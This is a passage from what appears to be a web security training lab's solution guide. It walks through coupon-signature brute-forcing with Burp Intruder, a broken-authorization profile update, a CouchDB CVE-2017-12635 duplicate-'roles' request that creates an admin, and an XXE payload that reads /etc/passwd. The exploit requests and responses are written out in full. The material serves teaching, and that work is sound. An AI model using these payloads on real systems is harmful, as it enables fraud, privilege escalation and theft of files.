Step 8: Forward the request to intruder and configure payload type as “pitchfork” and select the “code” and “sig” parameter as the payload injection point. Create a list of coupon codes with different discount values, as discussed in **Step 2** and provide them as the payloads.

Create a file to store the sample coupon code.

```
root@Kali: ~/tools/coupons# cat coupon_code.txt | cut -d" " -f3 | tee coupon_code.txt
```



Step 9: Generate the equivalent “sig” for the sample coupon code.

```
root@Kali: ~/tools/coupons# python3 coupon_request_sig.py coupon_code.txt 11 | tee coupon_code_sig.txt
```

```
(root@kali)-[~/tools/coupons]
└─# python3 coupon_request_sig.py coupon_code.txt 11 | tee coupon_code_sig.txt
4f324d36304a414e:31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750
4f324d3630464542:C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62
4f324d36304d4152:F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8
4f324d3630415052:FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133
4f324d36304d4159:7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E
4f324d36304a554e:8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEBDFBA30201F9BC
4f324d36304a554c:BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05
4f324d3630415547:319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F
4f324d3630534550:77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E
4f324d36304f4354:C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215
4f324d36304e4f56:CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F
4f324d3630444543:B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```

Step 10: To run Burp intruder, grep the signature from the output.

```
root@Kali: ~/tools/coupons# cat coupon_code_sig.txt | cut -d":" -f2 | tee coupon_code_sig.txt
```

```
(root@kali)-[~/tools/coupons]
└─# cat coupon_code_sig.txt | cut -d":" -f2 | tee coupon_code_sig.txt
31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750
C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62
F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8
FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133
7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E
8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEBDFBA30201F9BC
BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05
319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F
77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E
C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215
CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F
B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```



Step 11: Configure intruder in such a way where attack type is “Pitchfork” and payload1 is “coupon code” (Load it from file coupon_code.txt) and payload2 is “sig” (Load it from coupon_code_sig.txt).

Request ^	Payload1	Payload2	Status
3	4f324d36304d4152	F7B0B7BE63B8491FC925A88D...	200
4	4f324d3630415052	FE6B198AFAD2161C366C9A2C6...	200
5	4f324d36304d4159	7D88AFAAD21301E4F37F984F3...	200
6	4f324d36304a554e	8EE41F1D83B38EE02C9F98DBB...	200

Request Response

Pretty Raw Render \n Actions ▾

```


3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/8.5
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Sun, 11 Jul 2021 09:04:38 GMT
10 Connection: close
11 Content-Length: 259
12
13 {
  "code": "AkLife3NKyNfKwXbujDYMQblhuVzWur6L2YtiaQea2E=",
  "active": "True",
  "status": "1",
  "value": 60,
  "validity": 10,
  "title": "Flat upto 60 Cashback on Mobile Topup/Bill Payments",
  "description": "Flat upto 60 Cashback on Mobile Topup/Bill Payments",
  "imageURL": "02.jpg"
}

```

Run the scan and based on the response, we can identify that the coupon code ‘4f324d36304d4159’ is valid and a discount of 60% is provided.

Step 12: Use the coupon code identified in **Step 11** and buy a recharge at a discount of 60%.

Checkout



Back ←

Vodafone Pay as you Go 10 GBP	300 GBP
Service charge	10 GBP
Voucher Discount	- 186 GBP

Total

124 GBP

Apply voucher code (if any)

Apply voucher code and get up 80% discount

4f324d36304d4159


APPLY

PAY NOW

NOT SO SECURE HOME TOPUP VOUCHERS SHOP JOHN@WEBHACKLAB.COM MY ORDERS 🔍 ⋮

Success

Your order has been received and is now being processed



Good job!

Your order has been received and is now being processed

OK

© 2018 NotSoSecure Global Service Station Road, Cambridge, CB1 2JL

Back to Top ^

B1 Business Centre, Twenty

About ▲ Policies ▲ B

Step 5: The application will update the details of the user “anant@webhacklab.com” without validating the authorization, as shown below. Similarly update the details of the user “aabuserX@webhacklab.com”:

The screenshot shows a web browser's developer tools interface. At the top, the target URL is `http://topup.webhacklab.com`. The **Request** tab is selected, showing the following details:

- Method: `GET /api/user HTTP/1.1`
- Host: `topup.webhacklab.com`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`
- Accept: `*/*`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Referer: `http://topup.webhacklab.com/Account/Profile`
- Authorization: `Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmVudWVmbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJlbWFpbCI6I...mpvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwiaXhwIjoxNTIzMjc2NTA4LzUyYmYiOiJlMjIwNjM5MDh9.5Zi4CzzJ7Uitu-F6dA-z3bi6exDsCUri85qVA92MrBY`
- X-Requested-With: `XMLHttpRequest`
- Connection: `close`

The **Response** tab is selected, showing a JSON array of user objects. The user object for "anant@webhacklab.com" is highlighted with a red box, showing the following details:

```

{
  "id": "Y61253ec-40b1-44dd-a668-85abca0e1542",
  "userName": "anant@webhacklab.com",
  "email": "anant@webhacklab.com",
  "name": "Anant",
  "phoneNumber": "9999999999",
  "isAdmin": false,
  "profileImage": "anant.png",
  "passwordQuestion": "What time of the day were you born?"
}
    
```


HTTP Parameter Pollution (HPP)

Challenge URL: http://misc.webhacklab.com:5984/_utils/

- Create a new user (userX) with “admin” role in the CouchDB instance.

Solution:

Step 1: Navigate to the application on the port 5984 on “_utils” directory and notice that it is CouchDB login portal. From the server response header, we can find that the CouchDB version is 2.1.0:



Step 2: A quick google search reveals that this version is vulnerable to ‘CVE-2017-12635’ allowing non-admin users to give themselves admin privileges:

<h3>Current Description</h3> <p>Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit <code>_users</code> documents with duplicate keys for 'roles' used for access control within the database, including the special case <code>'_admin'</code> role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.</p> <p>Source: MITRE Last Modified: 11/14/2017 View Analysis Description</p>	<h3>QUICK INFO</h3> <p>CVE Dictionary Entry: CVE-2017-12635 Original release date: 11/14/2017 Last revised: 02/03/2018 Source: US-CERT/NIST</p>
<h3>Impact</h3> <p>CVSS Severity (version 3.0): CVSS v3 Base Score: 9.8 Critical Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (legend) Impact Score: 5.9 Exploitability Score: 3.9</p> <p>CVSS Version 3 Metrics: Attack Vector (AV): Network Attack Complexity (AC): Low Privileges Required (PR): None User Interaction (UI): None Scope (S): Unchanged Confidentiality (C): High Integrity (I): High Availability (A): High</p>	<p>CVSS Severity (version 2.0): CVSS v2 Base Score: 10.0 HIGH Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend) Impact Subscore: 10.0 Exploitability Subscore: 10.0</p> <p>CVSS Version 2 Metrics: Access Vector: Network exploitable Access Complexity: Low Authentication: Not required to exploit Impact Type: Allows unauthorized disclosure of information; Allows unauthorised disclosure of information; Allows unauthorized disclosure of information; Allows unauthorised disclosure of information; Allows disruption of service</p>

Step 3: Based on the information available at

<https://github.com/vulhub/vulhub/tree/master/couchdb/CVE-2017-12635> craft a user creation

(role:admin) request:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
  "roles": ["_admin"],
  "password": "new_adminX"
}
```

Step 4: The requests fail as the application does not allow to directly create another admin:

The screenshot shows a web proxy tool interface with a target URL of `http://misc.webhacklab.com:5984`. The **Request** section is expanded, showing a PUT request to `PUT /_users/org.couchdb.user:new_admin85 HTTP/1.1`. The request body is a JSON object: `{ "type": "user", "name": "new_admin85", "roles": ["_admin"], "password": "new_admin85" }`. The **Response** section shows a `HTTP/1.1 403 Forbidden` status with headers including `X-CouchDB-Body-Time: 0`, `X-Couch-Request-ID: c4961ffff9`, and `Server: CouchDB/2.1.0 (Erlang OTP/18)`. The response body is a JSON error object: `{"error": "forbidden", "reason": "Only _admin may set roles"}`. Red boxes highlight the request body and the error message.

Step 5: Craft another request with HPP we have used new_admin as an example please use userX to do the exercise.:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
  "roles": ["_admin"],
  "roles": [],
  "password": "new_adminX"
}
```

Step 6: The response shows that the user has been created. Similarly create a user “userX”.

The screenshot shows a web client interface with a target URL of `http://misc.webhacklab.com:5984`. The request is a PUT to `/_users/org.couchdb.user:new_admin85` with a JSON body. The response is a 201 Created status with a JSON body indicating success.


Request

```
1 PUT /_users/org.couchdb.user:new_admin85 HTTP/1.1
2 Host: misc.webhacklab.com:5984
3 Accept: */*
4 Accept-Language: en
5 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
6 Connection: close
7 Content-Type: application/json
8 Content-Length: 113
9
10 {
11   "type": "user",
12   "name": "new_admin85",
13   "roles": ["_admin"],
14   "roles": [],
15   "password": "new_admin85"
16 }
```

Response

```
1 HTTP/1.1 201 Created
2 X-CouchDB-Body-Time: 0
3 X-Couch-Request-ID: bd6df78eb5
4 Server: CouchDB/2.1.0 (Erlang OTP/18)
5 Location: http://misc.webhacklab.com:5984/_users/org.couchdb.user:new_admin85
6 ETag: "1-14dddccd83247935050b9563419f9c68"
7 Date: Thu, 22 Jul 2021 13:40:32 GMT
8 Content-Type: application/json
9 Content-Length: 91
10 Connection: close
11 Cache-Control: must-revalidate
12
13 {"ok":true,"id":"org.couchdb.user:new_admin85","rev":"1-14dddccd83247935050b9563419f9c68"}
14
```

Step 7: Now login with the newly created admin user, as shown below:



Module: XML External Entity (XXE) Attacks

XML External Entity (XXE)

Challenge URL: <http://hc.webhacklab.com/>

- Identify and exploit XXE to extract the contents of the file “/etc/passwd”.

Solution:

Step 1: A health check reporter service is hosted on <http://hc.webhacklab.com/> as shown below.



Step 2: Let's try to access the 'Version 1' of the status API which consumes an XML file as shown below.

<http://hc.webhacklab.com/v1/api/status>

Request	Response
<p>Raw Params Headers Hex XML</p> <pre>POST /v1/api/status HTTP/1.1 Host: hc.webhacklab.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0 Content-Type: application/xml Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Length: 117 <?xml version="1.0" encoding="UTF-8"?> <Object> <Domain>test.com</Domain> <IP>10.1.1.1</IP> </Object></pre>	<p>Raw Headers Hex</p> <pre>HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Mon, 16 Apr 2018 04:52:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close Content-Length: 51 IP 10.1.1.1 is Inactive Domain test.com is Inactive</pre>

Step 3: This feature can be exploited to retrieve “/etc/passwd” file by sending the below XML data in the POST request as shown below:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Object>
<IP>&xxe;</IP>
<Domain>test.com</Domain>
</Object>
```

The screenshot displays the network traffic for a POST request to `/v1/api/status` on `hc.webhacklab.com`. The request body contains the XML payload. The response body shows the following system users:

```
IP root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):
```

Advanced XXE Exploitation over OOB


Challenge URL: <http://hc.webhacklab.com/>

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file “/etc/passwd” from the host.

Solution:

Step 1: The version 2 of the Status Check API accepts JSON strings as an input.

<http://hc.webhacklab.com/v2/api/status>




```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0
Content-Type: application/json
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=F57D66F4E981F8ADFA2EA8932E6C280D
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 73

{"Object": {"IP": "10.1.1.1", "Domain": "test.com"}}

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 11 Apr 2018 12:10:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 31


IP is Active
Domain is Active
```

Step 2: Let's check if this new API accepts XML as an input too by converting content type JSON to XML.




Step 3: Let's try to convert using JSON to XML Converter extension - "Content Type Converter":

<https://portswigger.net/bappstore/db57ecbe2cb7446292a94aa6181c9278>



